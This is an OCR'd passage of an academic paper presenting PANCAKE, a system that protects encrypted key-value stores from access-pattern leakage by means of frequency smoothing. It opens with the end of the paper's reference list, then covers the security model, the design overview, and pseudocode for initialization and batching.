[20] S. Faber, S. Jarecki, H. Krawczyk, Q. Nguyen, M. Rosu, and M. Steiner. Rich Queries on Encrypted Data: Beyond Exact Matches. In *ESORICS*, 2015.

[21] J. Ghareh Chamani, D. Papadopoulos, C. Papamanthou, and R. Jalili. New constructions for forward and backward private symmetric searchable encryption. In *CCS*, 2018.

[22] O. Goldreich and R. Ostrovsky. Software Protection and Simulation on Oblivious RAMs. *J. ACM, 1996*.

[23] L. Granboulan and T. Pornin. Perfect block ciphers with small blocks. In *International Workshop on FSE*, 2007.

[24] P. Grubbs, M.-S. Lacharité, B. Minaud, and K. G. Paterson. Learning to reconstruct: Statistical learning theory and encrypted database attacks. 2019.

[25] P. Grubbs, M.-S. Lacharité, B. Minaud, and K. Paterson. Pump up the volume: Practical database reconstruction from volume leakage on range series. In *CCS*, 2018.

[26] P. Grubbs, T. Ristenpart, and V. Shmatikov. Why your encrypted database is not secure. In *Proceedings of the 16th Workshop on Hot Topics in Operating Systems, HotOS 2017, Whistler, BC, Canada, May 8-10, 2017*, pages 162–168, 2017.

[27] Z. Gui, O. Johnson, and B. Warinschi. Encrypted databases: New volume attacks against range queries. In *CCS*, 2019.

[28] M. S. Islam, M. Kuzu, and M. Kantarcioglu. Inference attack against encrypted range queries on outsourced databases. In *Proceedings of the 4th ACM conference on Data and application security and privacy*, pages 235–246. ACM, 2014.

[29] S. Kamara and T. Moataz. Encrypted multi-maps with computationally-secure leakage. 2019.

[30] S. Kamara and T. Moataz. Sql on structurally-encrypted databases. *ASIACRYPT*, 2019.

[31] S. Kamara, T. Moataz, and O. Ohrimenko. Structured encryption and leakage suppression. In *CRYPTO*, 2018.

[32] G. Kellaris, G. Kollios, K. Nissim, and A. O'Neill. Generic attacks on secure outsourced databases. In *CCS*, 2016.

[33] K. S. Kim, M. Kim, D. Lee, J. H. Park, and W.-H. Kim. Forward secure dynamic searchable symmetric encryption with efficient updates. In *CCS*, 2017.

[34] E. M. Kornaropoulos, C. Papamanthou, and R. Tamassia. Data recovery on encrypted databases with k-nearest neighbor query leakage. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1033–1050. IEEE, 2019.

[35] E. M. Kornaropoulos, C. Papamanthou, and R. Tamassia. The state of the uniform: Attacks on encrypted databases beyond the uniform query distribution. IEEE SSP 2020, 2020.

[36] M.-S. Lacharité, B. Minaud, and K. G. Paterson. Improved reconstruction attacks on encrypted data using range query leakage. In *SP*, 2018.

[37] M.-S. Lacharité and K. G. Paterson. Frequency-smoothing encryption: preventing snapshot attacks on deterministically encrypted data. *IACR Transactions on Symmetric Cryptology*, 2018.

[38] M. Liberatore and B. N. Levine. Inferring the source of encrypted http connections. In *CCS*, 2006.

[39] E. A. Markatou and R. Tamassia. Full database reconstruction with access and search pattern leakage. ISC 2019, 2019.

[40] B. Morris and P. Rogaway. Sometimes-recurse shuffle - almost-random permutations in logarithmic expected time. In *EUROCRYPT*, 2014.

[41] M. Naveed, S. Kamara, and C. V. Wright. Inference Attacks on Property-Preserving Encrypted Databases. In *CCS*, 2015.

[42] S. Patel, G. Persiano, M. Raykova, and K. Yeo. Panorama: Oblivious ram with logarithmic overhead. In *FOCS*, 2018.

[43] R. A. Popa, C. Redfield, N. Zeldovich, and H. Balakrishnan. CryptDB: Protecting Confidentiality with Encrypted Query Processing. In *SOSP*, 2011.

[44] E. Stefanov, C. Papamanthou, and E. Shi. Practical Dynamic Searchable Encryption with Small Leakage. In *NDSS*, 2014.

[45] E. Stefanov and E. Shi. Fastprp: Fast pseudo-random permutations for small domains. *IACR*, 2012.

[46] E. Stefanov, M. Van Dijk, E. Shi, C. Fletcher, L. Ren, X. Yu, and S. Devadas. Path Oram: An Extremely Simple Oblivious Ram Protocol. In *CCS*, 2013.

[47] S.-F. Sun, X. Yuan, J. K. Liu, R. Steinfeld, A. Sakzad, V. Vo, and S. Nepal. Practical backward-secure searchable encryption from symmetric puncturable encryption. In *CCS*, 2018.

[48] S. Tu, M. F. Kaashoek, S. Madden, and N. Zeldovich. Processing analytical queries over encrypted data. *PVLDB*, 6(5):289–300, 2013.

[49] S. Wagh, P. Cuff, and P. Mittal. Differentially private oblivious ram. *Proceedings on Privacy Enhancing Technologies*, 2018.

[50] X. S. Wang, K. Nayak, C. Liu, T. Chan, E. Shi, E. Stefanov, and Y. Huang. Oblivious data structures. In *CCS*, 2014.

[51] Y. Zhang, J. Katz, and C. Papamanthou. All Your Queries Are Belong to Us: The Power of File-Injection Attacks on Searchable Encryption. In *USENIX 2016*.

PANCAKE: Frequency Smoothing for Encrypted Data Stores

Paul Grubbs* Cornell Tech
Anurag Khandelwal* Yale University
Marie-Sarah Lacharité*† Royal Holloway, University of London
Lloyd Brown UC Berkeley
Lucy Li Cornell Tech
Rachit Agarwal Cornell University
Thomas Ristenpart Cornell Tech

Abstract

We present PANCAKE, the first system to protect key-value stores from access pattern leakage attacks with small constant factor bandwidth overhead. PANCAKE uses a new approach, that we call *frequency smoothing*, to transform plaintext accesses into uniformly distributed encrypted accesses to an encrypted data store. We show that frequency smoothing prevents access pattern leakage attacks by passive persistent adversaries in a new formal security model. We integrate PANCAKE into three key-value stores used in production clusters, and demonstrate its practicality: on standard benchmarks, PANCAKE achieves 229× better throughput than non-recursive Path ORAM — within 3–6× of insecure baselines for these key-value stores.

1 Introduction

High-performance data stores, such as key-value stores [1, 19, 32], document stores [43], and graph stores [33, 47], are a building block for many applications. For ease of management and scalability, many organizations have recently transitioned from on-premise to cloud-hosted data stores (e.g., [19]), and from server-attached to disaggregated storage [21, 28, 35, 65]. While beneficial, these deployment settings lead to significant security concerns: data accesses that used to be contained within a trusted domain (an organization's premises or within a server) are now visible to potentially untrusted entities.

A now-long line of work has shown that, even if the data is encrypted, the observed data access patterns can be exploited to learn damaging information about the data, through access pattern attacks such as frequency analysis (e.g., [12, 26, 29, 31, 37]). These attacks require only a passive persistent adversary, that is, one that observes access patterns but does not actively performs accesses. Existing techniques that are secure against access pattern attacks, such as oblivious RAMs [23], target stronger security models where the adversary can actively perform data accesses; as we discuss in detail in §2, these techniques have fundamental performance overheads [10, 39, 40, 49, 50, 66] making them impractical for most settings. Thus, the problem of building high-performance data stores that are secure against access pattern attacks by persistent passive adversaries remains open.

We make three core contributions towards resolving this open problem. First, we introduce a formal security model that captures (just) passive persistent adversaries in encrypted data store settings. Specifically, we model honest users' queries to the data store as a sequence of data access requests sampled from a time-varying distribution. The encryption mechanism can obtain an estimate of the distribution; the adversary both knows the distribution and obtains the transcript of (encrypted) queries and responses. Informally, we say that a mechanism is secure if the adversary is unable to distinguish the transcript from a sequence of uniformly distributed accesses to random bit strings. We capture this security goal in what we call real-or-random indistinguishability under chosen dynamic-distribution attack (ROR-CDDA).

Our second contribution is *frequency smoothing*, a mechanism that is ROR-CDDA secure, that is, provides security against access pattern attacks by passive persistent adversaries. The key insight underlying frequency smoothing is that, for passive persistent adversaries, data access requests being chosen from a distribution provides a source of "uncertainty" that can be leveraged in a principled manner. For instance, if requests were sampled from a uniform distribution, it is easy to see that the adversary gains no additional information from observing accesses patterns. However, most real world distributions are not uniform. Frequency smoothing uses the estimate of the data access distribution to transform a sequence of requests into uniform accesses over encrypted objects (hereafter, key-value pairs) in the data store.

Frequency smoothing carefully combines four techniques: selective replication, fake accesses, batching of queries, and dynamic adaptation. Selective replication creates "replicas" of key-value pairs that have high access probability relative to others in the data store. This serves to partially smooth the distribution over (replicated) key-value pairs. For the remaining non-uniformity, we combine selective replication with the idea of "fake" queries [42]. These are sampled from a carefully crafted fake access distribution to boost the likelihood of accessing replicated key-value pairs until the resulting distribution is entirely uniform. Security requires ensuring that fake and real queries be indistinguishable; to achieve this, we issue small batches of encrypted queries, where each query is either real or fake with equal probability. Finally, we show how one can dynamically adapt to changes in the underlying data access distribution by opportunistically adapting the replica creation as well as the fake access distribution.

Our third contribution is the design, implementation, and evaluation of an end-to-end system — PANCAKE— that realizes frequency smoothing, and can be used with existing data stores. PANCAKE builds upon the encryption proxy system model used in many deployment settings, where a proxy

*The first three authors contributed equally to the work.
†Portions of this work were done while visiting Cornell University.

acts as an intermediary between clients and the data store. PANCAKE uses this proxy to maintain an estimate of the time-varying access distribution (based on incoming requests from the clients), as well as securely execute read/write queries by using pseudorandom functions for keys and authenticated encryption for values. Assuming the distribution estimates are sufficiently good (we make this precise in §4), PANCAKE achieves ROR-CDDA security.

We analyze PANCAKE's performance both analytically and empirically. Specifically, we show that PANCAKE's server-side storage and bandwidth overheads are within a constant factor of insecure data stores; while the proxy storage can be large in the worst-case (depending on the underlying data access distributions), our empirical evaluation demonstrates minimal overheads for heavy-tailed, real-world distributions.

We integrate PANCAKE with two key-value stores used in production clusters — a main-memory based key-value store Redis [54] and an SSD-based key-value store RocksDB [55]. Evaluation over a variety of workloads demonstrates that PANCAKE consistently achieves throughput within $3-6\times$ of the respective key-value store that does not protect against access pattern leakage attacks. Sensitivity analysis against various workloads, deployment scenarios (within a cloud and across wide-area networks), query loads, and more, demonstrates that PANCAKE maintains its performance across a diversity of evaluated contexts. We also compare PANCAKE performance against Path ORAM [63], a representative system from the ORAM literature. Across various workloads, PANCAKE achieves significantly better throughput (sometimes by as much as $229\times$) than PathORAM. Of course, ORAMs are designed to prevent a broader range of attacks (e.g., active injection attacks); our comparison should be interpreted as highlighting the huge efficiency gap between countermeasures in the two threat models. An end-to-end implementation of PANCAKE along with all the details to reproduce our results is available at `https://github.com/pancake-security`.

PANCAKE is a first step toward designing high-performance data stores that are secure against access pattern attacks by passive persistent adversaries. We outline limitations, open research questions, and future research avenues in §7.

2 The PANCAKE Security Model

We introduce a new security model for capturing passive persistent attacks against encrypted data stores. We also discuss prior approaches for resisting access pattern attacks.

System model. We focus on key-value (KV) stores that support (single-key) get, put, and delete operations on KV pairs (k,v) submitted by one or more clients. Our results can, however, be applied to any data store that supports read/write/delete operations.

We consider outsourced storage settings where one or more clients want to utilize a KV store securely. PANCAKE employs a proxy architecture commonly used by encrypted data stores in practice [15, 45, 51, 60] and in the academic literature [53, 57, 62]. This deployment setting assumes multiple client applications route query requests through a single trusted proxy. The proxy manages the execution of these queries on behalf of the clients, sending queries to some storage service. Our security model and results apply equally well to a setting with a single client and no proxy.

We assume all communication channels are encrypted, e.g., using TLS. This does not prevent the storage service from seeing requests. The proxy therefore encrypts each KV pair (k,v) by applying a pseudorandom function (PRF) to the key, denoted $F(k)$, and symmetrically encrypting the value, denoted $E(v)$. We assume that the values are all the same size, perhaps via padding —i.e., there is no length leakage. The secret keys needed for F and E are stored at the proxy. Because F is deterministic, the proxy can perform operations for key k by instead requesting $F(k)$. This standard approach is used in a variety of commercial products [5, 15, 45, 51, 60].

Security model. Our security model captures passive persistent adversaries in such encrypted data store settings. The adversary observes all (encrypted) accesses but does not actively perform its own (e.g., via a compromised client).

We model honest client requests as queries sampled from a distribution π over keys: for each key k, the probability of a query (get, put, or delete) on that key is denoted $\pi(k)$. The distribution may change over time. While we primarily focus on the case where queries are independent draws from π, we discuss correlated queries and how this relates to ORAM security in the full version [25].

In our model, the adversary does not have access to cryptographic keys, but can observe all encrypted queries to, and corresponding responses from, the storage server. The adversary does not change the client queries, the responses, or the stored data. The adversary knows π, but the random draws from π that constitute individual accesses are (initially) hidden. The adversary wins if it can infer *any* information about the resulting sequence of accessed plaintext KV pairs; we formalize this further in §4.3. We do not target hiding the time at which a query is made; fully obfuscating timing requires a constant stream of accesses to the data store, which is prohibitively expensive in many contexts. (Our approaches can nevertheless be extended to hide timing in this way.) See §7 for more discussion on the limitations of our security model.

Access pattern attacks. Without further mechanisms, the basic PRF and encryption approach leaks the pattern of accesses to the adversary. In various contexts an attacker can combine this leakage with knowledge about π [8, 12, 29, 46] to mount damaging attacks like frequency analysis: order the KV pairs by decreasing likelihood of being accessed $k_1, k_2, \ldots$, and guess that the most frequently accessed encrypted value is k_1, the second most frequently accessed is k_2, etc. In general, in our security model the adversary can use knowledge of the distribution π to:

- infer key identities,
- identify when specific keys are accessed, and,
- detect and identify changes in key popularities over time.

Our goal is to protect against such access pattern attacks.

Prior approaches. Access pattern and related attacks have been treated in the literature before; we briefly overview three lines of work related to our results.

Oblivious RAMs (ORAMs): Existing ORAM designs provide security against access pattern attacks even in settings where the adversary can actively inject its own queries. The core challenge with ORAM based approaches is their overheads — several recent results [10, 39, 40, 49, 50, 66] have established strong lower bounds on ORAM overheads: for a data store with n key-value pairs, any ORAM design must either: (1) use constant proxy storage but incur $\Omega(\log n)$ bandwidth overheads; or, (2) must use $\Theta(n)$ storage at the proxy and incur constant bandwidth overheads. Unfortunately, both of these design points are inefficient for data stores that store billions of key-value pairs [4, 11, 20, 24, 64]. At such a scale, $\Omega(\log n)$ bandwidth overheads result in orders-of-magnitude throughput reduction [14]. On the other hand, state-of-the-art ORAM designs that achieve constant bandwidth overheads in theory [3] have large constants hidden within the asymptotic result (as much as 2^{100} [3]), resulting in high concrete overheads. For many applications, ORAM overheads may be unacceptable.

Snapshot attacks: Another recent line of work has targeted what's called a snapshot threat model, where the adversary does not persistently observe queries and only obtains a one-time copy (snapshot) of the encrypted data store [38, 48, 52]. One of these [38] propose frequency-smoothed encryption, a technique similar to our selective replication mechanism. Unfortunately, the snapshot threat model is currently unrealistic for existing storage systems [27]. More generally schemes designed for it do not resist access pattern attacks by passive persistent adversaries.

Fake queries: Mavroforakis et al. [42] explore the idea of injecting fake queries to obfuscate access patterns in the context of range queries and (modular) order-preserving encryption. In a security model where boundaries between the queries are not known to the adversary, this can provide security albeit with high bandwidth overheads. However, if query boundaries are known to the adversary (as in our model and in practice), the adversary can trivially distinguish between real and fake queries because the last query sent is always the real one. That said, our work uses the idea of fake queries from [42], adapting it to our KV store setting (see §4.2) and combining it with further techniques to ensure security.

3 PANCAKE Overview

We now provide a brief overview of PANCAKE's core technique — frequency smoothing. We relegate the discussion of PANCAKE's design details to subsequent sections.




Figure 1: **Frequency smoothing example.** (Left) Original distribution over keys. (Right) Distribution over replicas after frequency smoothing. Ratio of real to fake accesses is the ratio of their areas.

Frequency smoothing. Most data stores already gather statistics about data access patterns for load balancing, debugging and performance tuning [2, 4]. PANCAKE's design exploits that all clients route their queries via the proxy; thus, the proxy can learn information about the frequency of plaintext accesses. We provide intuition on frequency smoothing technique assuming perfect estimates, i.e., $\hat{\pi} = \pi$. We start with the case that π does not change over time, and discuss the dynamic case at the end of the section.

PANCAKE uses the estimate of π to perform frequency smoothing. The key technical challenge is how to efficiently transform accesses distributed according to π over (plaintext) keys to a uniform distribution over encrypted keys. PANCAKE achieves this through a combination of three techniques: *selective replication*, *fake queries*, and *batching*. In fact, either selective replication or fake queries along with batching could be used to smooth frequency, but with prohibitive performance overheads as we explain below. The trick will be combining the three together in order to achieve an efficient solution.

Selective replication creates a number of copies of a key k (called *replicas*[1]) proportional to their likelihood of access: the more likely, the more replicas. When accessing a key, one of its replicas is chosen at random. Theoretically, a value α can be selected such that each $\pi(k) = R(k) \cdot \alpha$ for some integer $R(k)$. Key k would get $R(k)$ replicas. This would smooth the distribution to uniform. However, it leads to impractical storage overheads for typical distributions — the overhead for the YCSB workload (§6) would be $15\times$.

Instead, PANCAKE creates $R(k)$ replicas of k, just enough to ensure only that $\pi(k)/R(k) \leq 1/n$ where n is the number of items in the data store. We refer to $\alpha = 1/n$ as the replica threshold. As we will show in §4.1, this ensures the total number of replicas n', although dependent on the distribution π itself, is always $\leq 2n$. Since an adversary may learn some distributional information from n', we add a dummy key D with $2n - n'$ replicas, so that the total number of replicas is always exactly $2n$, regardless of π. For example, given the distribution $(1/2, 1/3, 1/6)$ over $n = 3$ keys a, b, c and threshold $1/3$, selective replication creates two replicas of key a (denoted as $(a, 1)$, $(a, 2)$), one replica each of b and c (denoted as $(b, 1)$ and $(c, 1)$, respectively) and two replicas for the dummy key D (denoted as $(D, 1)$ and $(D, 2)$). Figure 1 plots the frequencies.

The resulting distribution over replicas is not quite uniform.

[1] We use the term *replica* to refer to both the original key and its copies.

In our example, the distribution over $(a, 1)$, $(a, 2)$, $(b, 1)$, $(c, 1)$, $(D, 1)$, $(D, 2)$ is $(1/4, 1/4, 1/3, 1/6, 0, 0)$. PANCAKE therefore uses an equal proportion of fake queries mixed in with real ones in order to ensure a uniform distribution over accesses. To do so, PANCAKE computes a complementary fake access distribution over replicas so that the sum of the probability of a fake access and real access for any given replica is equal to $1/2n$, where $2n$ is the total number of replicas. Every time an access is made, it is chosen to be either fake or real with probability $1/2$. In our example, using a fake access distribution of $(1/12, 1/12, 0, 1/6, 1/3, 1/3)$ across the four replicas ensures each replica has a total access probability of exactly $1/6$. We will show that adding fake queries in this manner always ensures equal probability for any key being accessed.

To support updates to values, every access is a read followed by a write of a freshly encrypted value. For keys with many replicas, we cannot change all replicas immediately as this would leak that these encrypted values are linked. Instead PANCAKE updates one of the replicas, caches the new value, and opportunistically updates the remaining replicas using subsequent fake or real queries to the replica. This could require a large cache in the worst case, but we show empirically in §6 that the cache remains small for typical workloads.

To service a (real) query from a client, PANCAKE performs a sequence of B accesses randomly chosen from either the real or the fake distribution, inserting the actual request into one of those chosen to be real. There is a small chance that the client's request cannot be served, in which case PANCAKE puts the query into a queue until the next client request arrives. We show that with $B = 3$, PANCAKE can ensure delivery of client requests in a timely manner (we make this precise in the next section), while maintaining that the probability of accessing any sequence of B encrypted keys is equally likely.

One could achieve security without selective replication by increasing the ratio of fake queries to real queries, but a larger value of B will be needed to ensure client requests are not stalled for arbitrarily long time. This, in turn, would result in high bandwidth overheads for many distributions. Thus, the combination of selective replication and fake queries, as in frequency smoothing, is necessary to ensure small overheads. With our chosen parameters, we will prove a storage overhead of $2\times$ and a bandwidth overhead of $3\times$ of insecure KV stores, independent of the underlying distribution. Moreover, we will prove that PANCAKE's protocol is secure if the estimate $\hat{\pi}$ is sufficiently good.

Dynamic query distributions. To allow PANCAKE to maintain its security and performance guarantees even when access distributions change, we extend the above design using an efficient algorithm that dynamically updates the fake query probabilities and replica allocations across keys. Recall that the total number of replicas in PANCAKE is always $2n$, regardless of the distribution. This means that when the distribution changes, for every key that must lose a replica, another must gain a replica. Therefore, handling distribution changes simply requires reassigning replicas for all such key-pairs.

PANCAKE uses a specialized replica swapping protocol to efficiently adjust the allocation of replicas in parallel with servicing client requests. The key challenge is that a request must be serviced by one of the old replicas, not a newly allocated one, until all the new replicas have the appropriate value propagated to them. We show that we can temporarily lower the ratio of real to fake queries, which, combined with appropriate temporary caching of values during the transition, maintains the invariant that every access to the store is uniformly distributed, guaranteeing security (§5).

4 PANCAKE Design: Static Distribution Case

We now provide details on the design and implementation of PANCAKE. In this section, we focus on the case of a static distribution, and extend PANCAKE's design to efficiently handle dynamic changes in the next section. We start the section with the data storage (§4.1) and frequency smoothing (§4.2) mechanisms in PANCAKE, and then provide a formal security analysis for PANCAKE's design (§4.3). We close the section with performance analysis of PANCAKE's storage requirements and bandwidth overheads for query execution (§4.4).

4.1 Data Storage

PANCAKE is backward-compatible with existing data stores — it requires no modifications on how data is sharded across multiple cores or machines, and how queries are executed in the underlying data store. Thus, PANCAKE naturally benefits from the many properties of existing data store, e.g., elasticity, fault tolerance, data persistence, etc. The core of the PANCAKE design is a proxy, which we describe below.

The PANCAKE proxy. The main functionality of the PANCAKE proxy is to initialize the data store, to implement frequency smoothing, and to execute queries on behalf of clients (encryption/decryption of query requests/responses). The proxy maintains several data structures to achieve its functionalities:

- **Observed query distribution ($\hat{\pi}$):** The proxy maintains the probability of access for individual keys, based on the histogram of accesses across keys. This "observed" distribution is an estimate of the underlying distribution, and is also used to detect changes in distribution over time.
- **Fake query distribution (π_f):** The proxy also maintains a fake probability of access for each individual key. We will discuss below how the fake distribution is computed.
- **Key $\rightarrow$ replica counts:** PANCAKE's selective replication mechanism may create one or more replicas for KV pairs. The proxy maintains a map $k \rightarrow R(k)$ from keys to their number of replicas, for all keys with $R(k) > 1$.
- **UpdateCache:** To securely handle write queries, we use a data structure that stores a map $k \rightarrow (v, \texttt{UpdateMap})$, where

`UpdateMap` is a bitmap of length $R(k)$ denoting whether or not a particular replica of k has been updated or not. We provide more details below.

- **Query queue:** This stores outstanding client queries.

The rest of the section details how the PANCAKE proxy uses these data structures to realize its functionalities. But first we make two observations about proxy storage and scalability.

Regarding PANCAKE proxy storage requirements, we note that storing the probability for a key as floating-point values requires 8 bytes of storage per key; given that the size of values in many real-world applications is of the order of kilobytes [4], storing the real and the fake distributions requires a tiny fraction of the entire dataset size. For instance, with 4 kilobyte values, the fraction works out to a mere 0.39%. Similarly, the key $\rightarrow$ replica counts data structure is also tiny. The size of UpdateCache, on the other hand, depends on the query distribution as well as the write rates; we evaluate the UpdateCache size empirically for realistic workloads in §6.

The PANCAKE proxy is implemented to efficiently scale with multiple cores. For the multi-core implementation, the first four data structures are shared by all PANCAKE proxy cores, while each core maintains its own query queue (for queries "assigned" to that core). Our proxy implementation ensures high performance (highly concurrent read-write rates) for data structures shared across cores. The first three data structures are updated at coarse-grained timescales (e.g., due to significant changes in the query distributions) and thus, simple arrays suffice for our purposes. UpdateCache, on the other hand, requires concurrent read/write operations; to this end, our implementation uses a Cuckoo hashmap [41] that can support 40 million read/write operations per second on a commodity server.

4.2 Frequency Smoothing

We now describe PANCAKE's frequency smoothing techniques for static distributions, specifically the algorithms to initialize the data store (with selective replication) and execute queries (with real queries, fake queries, and batching).

Initializing the data store. PANCAKE transforms a plaintext data store $\mathsf{KV} = \{(k_i, v_i)\}$ with n KV pairs into a data store KV' with $n' \geq n$ encrypted KV pairs. At the same time, PANCAKE transforms accesses distributed according to π over the keys of KV to a sequence of uniform accesses over the encrypted keys of KV'. To distinguish between plaintext keys and encrypted ones, we refer to the latter as labels. PANCAKE use an estimate $\hat{\pi}$ of π. During initialization, $\hat{\pi}$ can be assumed to be uniform, and the techniques from §5 can later be used to transition to a more accurate estimate. Alternatively, in many settings one will provide a warm start by initializing PANCAKE with a $\hat{\pi}$ learned from performance or other logs.

In generating KV', we use selective replication to add replicas to KV' for keys accessed frequently according to $\hat{\pi}$. If we set a threshold α, then for each $(k,v) \in \mathsf{KV}$ we generate $R(k, \hat{\pi}, \alpha) = \lceil \hat{\pi}(k)/\alpha \rceil$ replicas: key-value pairs $((k,j),v)$ where j ranges over 1 to $R(k, \hat{\pi}, \alpha)$. When $\hat{\pi}$ and α are clear from context, we will omit them and simply write $R(k)$.

Each replica (k,i) is then protected by applying a secretly keyed pseudorandom function F (e.g., HMAC) to the replica identifier to generate a label $F(k,i)$. We apply authenticated encryption E to the value. Thus ultimately $\mathsf{KV}' = \{(F(k_i,j), E(v_i)\}$ for $1 \leq i \leq n$ and where $1 \leq j \leq R(k_i)$ for each i. For simplicity, we have omitted in our notation the two required cryptographic secret keys, and that we cryptographically bind labels and value ciphertexts together by using the label as associated data with E. A straightforward calculation shows that for any $\hat{\pi}$ and α, $n' \leq n + 1/\alpha$.

The second initialization task is to compute a fake distribution π_f over replicas. Here we adapt a technique from Mavroforakis et al. [42]. In particular we pick a constant $0 < \delta \leq 1$ (this choice is explained in more detail below) and then craft π_f so that the probability $p(k,j)$ of accessing any replica (k,j) is: (1) equal to $1/n'$ and (2) a convex combination of the probability of truly accessing a replica and performing a fake access. Namely we ensure that

$$p(k,j) = \delta \cdot \frac{\hat{\pi}(k)}{R(k)} + (1-\delta) \cdot \pi_f(k,j) = \frac{1}{n'} . \qquad (1)$$


This corresponds to the following randomized process. Flip a δ-biased coin. If it comes up heads, randomly choose a replica for some real query drawn according to π; otherwise, choose a replica to access according to the fake distribution π_f.

The constant δ must be chosen so that $\delta \leq R(k)/(n' \cdot \hat{\pi}(k))$ for every key k; otherwise, it may not be possible to assign valid (non-negative) probability $\pi_f(k,j)$ to satisfy Equation 1 for some key k. We use $\delta = 1/(n'\alpha)$, which is always valid.

Note that δ corresponds to the proportion of real queries: if α is set too high, then most queries would be fake. At the same time, since $n' \leq 1/\alpha + n$, setting α too low would cause KV' to grow too large. We set $\alpha = 1/n$ since it corresponds to a sweet spot: $n' \leq 2n$, i.e., KV' is at most twice as large as KV, and $\delta \geq 1/2$, i.e., at least half the queries are real.

Dummy replicas. We note that the approach outlined above would result in a different number of total replicas for different distributions (although upper-bounded by $2n$), which leaks information about the distribution. To avoid this leak, PANCAKE preemptively initializes KV' with enough *dummy replicas* so that the total number of replicas is always $2n$.

Dummy replicas are KV pairs $(F(D,j), E(D))$, for $j = 1, \ldots, 2n - n'$ (n' is the number of "real" replicas for $\hat{\pi}$), where the dummy key D is unique and does not exist in the original set of keys. Dummy replicas are accessed only with fake accesses; therefore, $\hat{\pi}(D) = 0$ and the fake access probability is $\pi_f(D) = \alpha/(2n\alpha - 1)$ (derived from Eq. 1). Note that since the total number of replicas is now $2n$, the proportion of real queries $\delta = 1/(2n\alpha) = 1/2$ for $\alpha = 1/n$.



Init($\hat{\pi}$, KV, α):
$n \leftarrow |\mathsf{KV}|$
$\mathsf{KV}' \leftarrow \emptyset$
$n' \leftarrow 0$
For $(k,v) \in \mathsf{KV}$:
  $R(k) \leftarrow \lceil \hat{\pi}(k)/\alpha \rceil$
  For $j \in [1,\ldots,R(k)]$:
    $\pi_f(k,j) \leftarrow \frac{\alpha - \hat{\pi}(k)/R(k)}{2n\alpha - 1}$
    $\mathsf{KV}' \xleftarrow{\cup} \{(F(k,j), E(v))\}$
  $n' \leftarrow n' + R(k)$
For $j \in \{1,\ldots,2n-n'\}$:
  $\pi_f(D,j) \leftarrow \frac{\alpha}{2n\alpha-1}$
  $\mathsf{KV}' \xleftarrow{\cup} \{(F(D,j), E(D))\}$
$\delta \leftarrow \frac{1}{2n\alpha}$
Return $\mathsf{KV}', \pi_f, R, \delta$

Batch(k):
$j \leftarrow\!\!\$ \{1,\ldots,R(k)\}$
AddToQueue(k,j)
For $i = 1$ to B:
  $q_{\text{type}} \leftarrow\!\!\$_\delta \{0,1\}$
  If $q_{\text{type}} = 0$:
    $(k_i, j_i) \leftarrow\!\!\$ \pi_f$
  Else:
    If QueueNotEmpty:
      $(k_i, j_i) \leftarrow$ Dequeue()
    Else:
      $k_i \leftarrow\!\!\$ \hat{\pi}$
      $j_i \leftarrow\!\!\$ \{1,\ldots,R(k_i)\}$
$\ell \leftarrow \{F(k_1,j_1),\ldots,F(k_B,j_B)\}$
Return ℓ

Figure 2: **PANCAKE's initialization and batch access algorithms** for a plaintext data store KV, distribution estimate $\hat{\pi}$, and threshold α.

A pseudocode description of PANCAKE's initialization (including dummy replicas) appears in Figure 2.

Query execution. Intuitively, we will follow the randomized process associated to Equation 1 to mix fake and real accesses. To increase the probability that a client's real access is handled right away, PANCAKE in fact sends a small batch of accesses to KV' for each client request. In particular, when a client submits an access request for key $k \in \mathsf{KV}$, PANCAKE runs the Batch algorithm shown in Figure 2. It randomly chooses a replica j of k, adds (k,j) to the query queue, and prepares a batch of B accesses to KV'. By default we set $B = 3$ (we will justify our choice in §4.4). For each of these accesses, it samples a bit q_{type} according to δ that determines whether the access is real (heads) or fake (tails). For each q_{type} that comes up heads (real) in the batch we attempt to send a value from the query queue. If the query queue is empty, then the client simulates a real access by sampling a key from $\hat{\pi}$ itself (denoted $k \leftarrow\!\!\$ \hat{\pi}$) and choosing a replica at random. For each fake access, the client samples a replica according to π_f. The resulting batch of replicas have the pseudorandom function F applied before being sent to the server. Note that Batch imposes bandwidth overhead exactly $B\times$ over a KV store that just uses encryption and leaks access patterns.

Note that the batching done in the PANCAKE proxy does not require all queries in the batch to be sent to the same shard/server; the batching is completely independent of the sharding mechanism used on the server and queries in the batch are independently forwarded to respective shards. Upon retrieving the associated values, PANCAKE decrypts the ones requested by clients and returns them.

It is critical that PANCAKE only sends a single batch for each client request. If instead the proxy sent batches until the query queue was empty, frequency information about which keys clients access would leak. For example, if one uses $B = 1$ and kept submitting until the queue is empty, then the final access to KV' must be a client request. Thus PANCAKE defers handling a query until a later batch if necessary, increasing latency. We show experimentally that for most loads this latency increase is acceptably low (§6.3). In practice PANCAKE can vary B as a function of load: decrease B at high load (to lower bandwidth overhead) and increase B at low load (to lower latency). Such changes to B do not reveal anything new to an adversary, who can anyway estimate aggregate load.

